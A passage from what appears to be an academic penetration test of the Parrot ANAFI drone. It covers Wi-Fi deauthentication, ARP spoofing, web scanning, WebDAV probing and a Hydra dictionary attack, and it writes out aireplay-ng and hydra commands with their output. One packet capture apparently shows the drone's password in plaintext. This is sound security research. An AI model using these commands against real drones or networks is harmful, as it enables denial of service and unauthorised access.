


Figure 6: Diagram visualizing attacks with regard to attack surfaces

For the penetration testing the following items were included in the setup:

- Parrot ANAFI
- Parrot Skycontroller 3
- Parrot Freeflight 6
- Kali Linux version 2020.1 in a VM
- Alfa AWUS036NHA USB adapter
- OnePlus 3T and Huawei Honor 9

5.1 Deauthentication

5.1.1 Introduction

The system's devices communicate via Wi-Fi and is possibly vulnerable to deauthentication attacks, which is a type of denial-of-service attack. The attacker sends a deauthentication frame from a spoofed access point which either deauthenticates a specific client or all clients connected to the access point. The Parrot ANAFI has been vulnerable to this attack in the past, but is said to be mitigated as of May of 2019 [9]. This penetration test is done to see if the vulnerability is mitigated correctly. Aircrack-ng suite [27] is used to perform the deauthentication attack.

5.1.2 Method

A user can connect to the drone in several ways. Either using a smartphone, the controller or a smartphone connected to the controller via USB. All of these combinations were tested.

The smartphone was connected to the drone's AP and the smartphone app was opened, making sure the two devices were connected.

The MAC address of the drone’s AP was found using Airodump-ng while the USB adapter was in monitor mode:

```
root@kali:~# airodump-ng wlan0mon
```

The client’s MAC address is also a parameter for Aireplay-ng, but knowing the drone only accepts one client piloting the drone this step is omitted. While Airodump-ng is running Aireplay-ng was used with the now known MAC address:

```
root@kali:~# aireplay-ng -0 0 -a 90:3A:E6:37:D8:FA wlan0mon
```

The controller was then connected to the drone. The same input as above was used. The controller connected to the smartphone were later connected to the drone (where the smartphone was set to either be connected or unconnected to the drone’s AP). The input above as well as the inputs below were used:


```
root@kali:~# aireplay-ng -0 0 -a 90:3A:E6:37:D8:FA -c
A0:14:3D:BE:D4:F2 wlan0mon

root@kali:~# aireplay-ng -0 0 -a 90:3A:E6:37:D8:FA -c
[smartphone’s MAC address] wlan0mon
```

5.1.3 Results

When the drone was connected to the smartphone the deauthentication was successful. However, whenever the controller was used (with or without a smartphone) there were difficulties deauthenticating the client. This suggests that the system is using protected management frames, which is part of the IEEE 802.11w-2009 amendment [28], used to prevent various attacks where deauthentication is one of them.


Wireshark was used to confirm that protected management frames are used. The communication between the controller and the drone were captured, revealing that the RSN capability called Management Frame Protection Capable was set to true. In the row above we see that such protection is not a requirement, which is probably set to false to enable any smartphone to connect directly to the drone.



```
    > Group Cipher Suite: 00:0f:ac (Ieee 802.11) AES (CCM)
      Pairwise Cipher Suite Count: 1
    > Pairwise Cipher Suite List 00:0f:ac (Ieee 802.11) AES (CCM)
      Auth Key Management (AKM) Suite Count: 1
    > Auth Key Management (AKM) List 00:0f:ac (Ieee 802.11) PSK
    ⌄ RSN Capabilities: 0x008c
        .... .... .... ...0 = RSN Pre-Auth capabilities: Transmitter does not support pre-authentication
        .... .... .... ..0. = RSN No Pairwise capabilities: Transmitter can support WEP default key 0 simultaneously with Pairwise key
        .... .... .... 11.. = RSN PTKSA Replay Counter capabilities: 16 replay counters per PTKSA/GTKSA/STAKeySA (0x3)
        .... .... ..00 .... = RSN GTKSA Replay Counter capabilities: 1 replay counter per PTKSA/GTKSA/STAKeySA (0x0)
        .... .... .0.. .... = Management Frame Protection Required: False
        .... .... 1... .... = Management Frame Protection Capable: True
        .... ...0 .... .... = Joint Multi-band RSNA: False
        .... ..0. .... .... = PeerKey Enabled: False
        ..0. .... .... .... = Extended Key ID for Individually Addressed Frames: Not supported
  > Tag: HT Capabilities (802.11n D1.10)
```

Figure 7: RSN capabilities in a beacon frame sent by the drone


The AP has the frame protection enabled, and when looking at the deauthentication frame sent to the drone when the controller is turned off (see Figure 8) we see that the protected flag is up and the data sent in this frame is encrypted.



```
v IEEE 802.11 Deauthentication, Flags: .p......C
    Type/Subtype: Deauthentication (0x000c)
  v Frame Control Field: 0xc040
      .... ..00 = Version: 0
      .... 00.. = Type: Management frame (0)
      1100 .... = Subtype: 12
    v Flags: 0x40
        .... ..00 = DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0 From DS: 0) (0x0)
        .... .0.. = More Fragments: This is the last fragment
        .... 0... = Retry: Frame is not being retransmitted
        ...0 .... = PWR MGT: STA will stay up
        ..0. .... = More Data: No data buffered
        .1.. .... = Protected flag: Data is protected
        0... .... = Order flag: Not strictly ordered
    .000 0000 0011 1100 = Duration: 60 microseconds
```

Figure 8: Part of deauthentication frame sent from controller


Comparing this with the same type of communication capture in Wireshark when deauthenticating with a smartphone, the protected flag is down and the data sent is unencrypted, as seen in Figure 9.



```
v IEEE 802.11 Wireless Management
  v Fixed parameters (2 bytes)
      Reason code: Deauthenticated because sending STA is leaving (or has left) IBSS or ESS (0x0003)
```

Figure 9: Unencrypted data sent to drone from smartphone

Although frame management protection was enabled, a deauthentication attack was successful at times when using both the smartphone and the controller. During the attack the video stream on the smartphone could experience packet loss. The controller managed to reconnect to the drone after a short period of time.



```
10:16:58  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [64|64 ACKs]
10:16:59  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [16|67 ACKs]
10:16:59  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [ 0|59 ACKs]
10:17:00  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [ 0|52 ACKs]
10:17:01  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [ 0|71 ACKs]
10:17:01  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [19|62 ACKs]
10:17:02  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [68|68 ACKs]
10:17:03  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [63|63 ACKs]
10:17:04  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [33|66 ACKs]
10:17:04  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [13|63 ACKs]
10:17:05  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [ 0|65 ACKs]
10:17:06  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [ 0|64 ACKs]
10:17:07  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [ 0|64 ACKs]
10:17:07  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [54|69 ACKs]
10:17:08  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [64|64 ACKs]
10:17:09  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [64|64 ACKs]
10:17:09  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [41|65 ACKs]
10:17:10  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [ 4|63 ACKs]
10:17:11  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [ 0|65 ACKs]
10:17:11  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [ 0|64 ACKs]
10:17:12  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [ 0|52 ACKs]
10:17:13  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [22|77 ACKs]
10:17:13  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [71|68 ACKs]
10:17:14  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [28|65 ACKs]
10:17:15  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [ 7|63 ACKs]
10:17:16  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [ 0|65 ACKs]
10:17:16  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [ 0|61 ACKs]
10:17:17  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [ 0|66 ACKs]
10:17:18  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [31|67 ACKs]
10:17:18  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [22|52 ACKs]
10:17:19  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [ 4|77 ACKs]
10:17:20  Sending 64 directed DeAuth (code 7). STMAC: [A0:14:3D:BE:D4:F2] [ 0|63 ACKs]
```

Figure 10: Example of deauthentication attack on controller where connection is briefly closed

5.1.4 Discussion

Deauthentication attacks are fairly easy to perform. We were able to deauthenticate the smartphone continuously but not the controller. The most likely use case is that the user pilots the drone with a controller connected to a smartphone. We demonstrated that a deauthentication attack may work despite using management frame protection, which is probably implemented to mitigate the known deauthentication vulnerability. This means that other attacks that are using deauthentication or disassociation may be successful, though greatly decreasing the reproducability as well as introducing a timing window since the controller is eager to reconnect to the drone.

It is unclear as to why the controller disconnects momentarily even though management frame protection is implemented. It is only successful when the smartphone is connected to the controller. The traffic capture from Wireshark does not show anything of significance other than the ordinary deauthentication and its acknowledgement, implicating a questionable implementation. The disconnection might also be a result of the AP being overloaded.

5.2 ARP Spoofing

5.2.1 Introduction

The system relies heavily on Wi-Fi when communicating between the devices. Wi-Fi is inherently insecure since anyone within the device’s transmission range has an opportunity to attack said device. In this attack ARP spoofing is used to see if any interesting information is disclosed.

All communication between the drone and a user is done through Wi-Fi. If an attacker manages to connect to the drone’s AP, they could use ARP spoofing to intercept traffic between the drone and a legitimate user and may tamper with the data.

5.2.2 Background

The acronym ARP (Address Resolution Protocol) implies what the protocol does. Every device connected to a network has an IP address which is used to locate a device on a network. Every device capable of connecting to a network also has a MAC address which identifies the device. In order for any two devices to start communicate with each other on a network they must know the IP address and the MAC address. A device that wants to initiate communication therefore sends an ARP request to the network in order to find out the MAC address associated with the IP address belonging to the other device it wants to communicate with. This information is then stored in a temporary ARP table (ARP cache) for future reference.

This protocol may be exploited because it is not using authentication. The attacker can therefore send out a number of false ARP requests in the network which associates the attacker’s MAC address with the targets’ IP address in the ARP table. This means that data will be sent to the attacker instead, who can either spy on the communication, modify the data flow before forwarding or stopping the flow altogether with a denial-of-service attack.

5.2.3 Method

This attack was performed in a VirtualBox Kali Linux environment. A USB adapter was used since wireless network cards built into a computer cannot communicate with a virtual machine.


The drone was powered up and connected to the Android smartphone via Wi-Fi. The mobile app was opened. The drone and the smartphone were made targets in an ARP spoofing attack in Ettercap. The data was captured in Wireshark. The same testing was performed when the controller was connected to the drone.

5.2.4 Results

If the capture in Wireshark started before the drone had connected properly to the smartphone the password was found written in plaintext, shown in Figure 11. The password is sent from the drone to the smartphone. Such a flow in an attack wouldn't be very realistic, and it has a timing window element to it which is undesired. Therefore, a deauthentication attack may be performed at any time when the drone and the smartphone is connected and the two devices have to connect once more. This means that the password will be disclosed at any time when the drone is in use.

The attack could not be reproduced if the app was turned off while the smartphone was connected to the drone.

We could not find any interesting information when ARP spoofing the controller and the drone.


Wireshark · Follow UDP Stream (udp.stream eq 0) · phonetodrone.pcapng
Filter Out This Stream
Print
Save as...
Back
Close
Help
Find Next

```
............20200401T101459+0200................................................
.........>................k..=mO.?......             .........?.....+).................
.?..........y.A..................~.........
20200401T101459+0200............20200401T101459+0200..........~.........20200401T101459+0200.................
................................
.........>... .........C......=.E.?...
..            .........?.....+).............................,g.A..........~.........
20200401T101459+0200............20200401T101459+0200..................................................
.....................
.........>............$...C..=...?......             .........?.....
+)..................C.F............A.......................~.........PI040416B.........................
...............................
.........>................"..=)..?......             .........?.....+).................
...............A..........~...
......A8H069018.......1.6.7.HW_03.<..........?...............IL.........................@...?...............
..........................................................................
8...................................................................................................
.................................
.........................A...?..zE.........B.. A..zE............... A...?.. B.........?...=...@........
A..@@..HC......
..B.. B...C....
...........................A...A...B......................ANAFI-H069018.................VXJ@T!WRE06F.....
..................
.....SE...........d.....AL;DZ;AR;AM;AW;AU;AT;AZ;BH;BD;BB;BY;BE;BZ;BO;BA;BR;BN;BG;KH;CA;CL;CN;CO;CR;HR;CY;CZ;DK;D
O;EC;EG;SV;EE;FI;FR;GE;DE;GR;GL;GD;GU;GT;HT;HN;HK;HU;IS;IN;ID;IR;IE;IL;IT;JM;JP;JO;KZ;KE;KP;KR;KU;LV;LB;LI;LT;LU
;MO;MK;MY;MT;MX;MC;MA;NP;NL;AN;NZ;NO;OM;PK;PA;PG;PE;PH;PL;PT;PR;QA;RO;RU;SA;SG;SK;SI;ZA;ES;LK;SE;CH;SY;TW;TH;TT;
TN;TR;UA;AE;GB;US;PS;UY;UZ;VE;VN;YE;ZW
.
```

2,345 client pkts, 3,904 server pkts, 1,548 turns.

Entire conversation (152 kB) — Show and save data as: ASCII — Stream: 0

Find:

Figure 11: Wireshark capture of UDP data between smartphone and drone. Highlighted: password written in plaintext

5.2.5 Discussion

The password was found written in plaintext. However, in order to perform an ARP spoofing attack the attacker would have to be connected to the network, meaning that the credentials is already known. Also, the user would have to pilot the drone using only a smartphone, which certainly is possible but not a very likely use case.

Upon finding these results we looked at the KRACK attack, where the WPA2 encryption is bypassed and the attacker can decrypt data between the client and the AP [29]. Unfortunately, the plaintext password we’re trying to obtain is sent from the drone which is not vulnerable to the attack because it doesn’t support the 802.11r BSS Fast Transition.

5.3 Proxy Suite Exploitation

5.3.1 Introduction

The Parrot ANAFI has a web application used to get access to the web server. A web application security scanner is one way to find potential vulnerabilities.

5.3.2 Method

The web browser (Mozilla firefox) was set to manual proxy on IP 127.0.0.1:8080. In the OWASP ZAP configuration the local proxy setting was set to the same IP.


The drone was powered up and the Kali Linux VM was connected to the drone.

The web application was opened by typing 192.168.42.1 into the address field. An automated scan was performed in ZAP, which includes spidering the application as well as an active scanner that attacks all of the found pages. A manual browsing was done to complement the automated scan.

A forced browse site attack was performed to find any resource that is not referenced by the application but is still accessible.

5.3.3 Results

A few alerts were found during the attacks (Figure 12: List of alerts in ZAP), none of which were of a high risk category.



Alerts (6)
- Cross-Domain Misconfiguration (11)
- X-Frame-Options Header Not Set (2)
- Private IP Disclosure
- X-Content-Type-Options Header Missing (28)
- Information Disclosure - Suspicious Comments (2)
- Timestamp Disclosure - Unix (93)

Alerts 0 2 2 2 Primary Proxy: 127.0.0.1:8080

Figure 12: List of alerts in ZAP

Cross-Domain Misconfiguration: The Access Control Allow Origin header is set to “*”, allowing requests without credentials.

X-Frame-Options Header Not Set: Makes clickjacking attacks possible. Not of interest for this project.

Private IP Disclosure: The IP address to the controller is disclosed. It is known to us and not of interest.

X-Content-Type-Options Header Missing: Might make an application vulnerable to cross-site scripting attacks by leveraging MIME sniffing.

Information Disclosure - Suspicious Comments: The response contains javascript code that is obfuscated and is not of any use.

Timestamp Disclosure – Unix: Identified as timestamps, but is a sort of ID for the media files. Example: “10000008, which evaluates to: 1970-04-26 18:46:48”. The interpretation is incorrect and discarded.

Folders named /fonts/, /js/ and /statics/ were found which were not referenced in the web application.

5.3.4 Discussion

There were no vulnerabilities found in the high risk category. One could argue that cross-domain misconfiguration is a threat but since the web server is accessed via WPA2 encrypted Wi-Fi it is difficult to motivate how the attack can yield anything of interest and the threat is not pursued further. The same goes for the missing X-Content-Type-Options header.

The found folders might be of interest and are explored in chapter 5.4.

5.4 WebDAV Hacking

5.4.1 Introduction

After performing an exhaustive Nmap scan, we discovered that the web server has WebDAV enabled and allows the WebDAV specific methods MKCOL and PROPFIND. WebDAV is an extension of HTTP methods that simplifies the content authoring process of a web application by facilitating the creation of content collections as well as uploading and deleting files from the web server. By gaining access to the WebDAV collections, an attacker could delete important web application files or upload files such as remote shell scripts.

5.4.2 Background

HTTP PUT methods are used to upload files to the WebDAV collections. Depending on the implementation, uploads may be filtered, and some file extensions might not be allowed. HTTP authentication might also be used. The authentication process might either be initiated when requesting access to the WebDAV resource or when performing specific operations.

5.4.3 Method

We first needed to ensure that the Nmap scan result was not just a false positive or a red herring. To confirm this, we needed to find out what the WebDAV collection URI’s where. Most commonly, WebDAV resources are found under:

```
xxx.xxx.xx.xx/dav
```

or

```
xxx.xxx.xx.xx/webdav
```


However, this is not the case for the ANAFI web server. The spidering performed in penetration test 5.3 led us to the discovery of the URI’s:

```
192.168.42.1/js/ | 192.168.42.1/fonts/ | 192.168.42.1/statics/
```

We used the tool DAVTest [32] to confirm that these were in fact WebDAV collections and to run some automated tests.

5.4.4 Results

DAVTest confirmed that these were WebDAV collections but failed in all of its automated tests. We investigated the reason for this by using cadaver [33], a Linux WebDAV client, and managed to connect to all of the collections. However, performing any operations requiring write-privileges (such as PUT, DELETE and MKCOL) resulted in being prompted to authenticate with a username and password. The authentication implemented was HTTP Digest, meaning that the only way to bypass authentication would be to correctly guess the username and password. We ran dictionary attacks using hydra [34] and the rockyou.txt password list for three different usernames: ‘root’, ‘admin’ and ‘anafi’. The attacks lasted for 8 hours per each username and did not result in any successful breach.



```
root@kalidrone:~# hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.42.1 http-post -m /statics/ -v
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for
 illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-12 17:39:34
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per
task
[DATA] attacking http-post://192.168.42.1:80/statics/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[STATUS] 3735.00 tries/min, 3735 tries in 00:01h, 14340664 to do in 63:60h, 16 active
[STATUS] 3717.67 tries/min, 11153 tries in 00:03h, 14333246 to do in 64:16h, 16 active
[STATUS] 3762.43 tries/min, 26337 tries in 00:07h, 14318062 to do in 63:26h, 16 active
[STATUS] 3771.87 tries/min, 56578 tries in 00:15h, 14287821 to do in 63:08h, 16 active
[STATUS] 3827.65 tries/min, 118657 tries in 00:31h, 14225742 to do in 61:57h, 16 active
[STATUS] 3808.04 tries/min, 178978 tries in 00:47h, 14165421 to do in 61:60h, 16 active
[STATUS] 3814.11 tries/min, 240289 tries in 01:03h, 14104110 to do in 61:38h, 16 active
[STATUS] 3834.10 tries/min, 302894 tries in 01:19h, 14041505 to do in 61:03h, 16 active
[STATUS] 3814.89 tries/min, 362415 tries in 01:35h, 13981984 to do in 61:06h, 16 active
[STATUS] 3807.68 tries/min, 422652 tries in 01:51h, 13921747 to do in 60:57h, 16 active
[STATUS] 3818.16 tries/min, 484906 tries in 02:07h, 13859493 to do in 60:30h, 16 active
[STATUS] 3839.49 tries/min, 549047 tries in 02:23h, 13795352 to do in 59:54h, 16 active
[STATUS] 3854.36 tries/min, 612843 tries in 02:39h, 13731556 to do in 59:23h, 16 active
[STATUS] 3861.29 tries/min, 675725 tries in 02:55h, 13668674 to do in 58:60h, 16 active
[STATUS] 3847.83 tries/min, 734935 tries in 03:11h, 13609464 to do in 58:57h, 16 active
[STATUS] 3845.32 tries/min, 795981 tries in 03:27h, 13548418 to do in 58:44h, 16 active
```

Figure 13: Hydra dictionary attack

5.4.5 Discussion

The way that WebDAV has been implemented in the web server seems quite unusual, where verification is hidden until the user requests to perform a specific write operation. There were also some files found while spidering that did not appear listed when connected through cadaver. This leads us to the conclusion that the developers have chosen to make this as secure as it can be, whilst giving it an outward appearance of a vulnerable point. Our opinion is that this is to lead potential attackers astray.

5.5 Upload Malicious Software

5.5.1 Introduction

The drone is bundled with an SD card and has an internal SD card reader to store media files (MP4 and JPG) created during flight sessions. There are also upload functions on the web application including a hidden upload API. If an attacker manages to exploit these upload services it will be possible to upload malicious software, such as reverse shells. Exploitation of upload services can range from trivial to extremely hard in terms of difficulty depending on the implementation.

5.5.2 Background

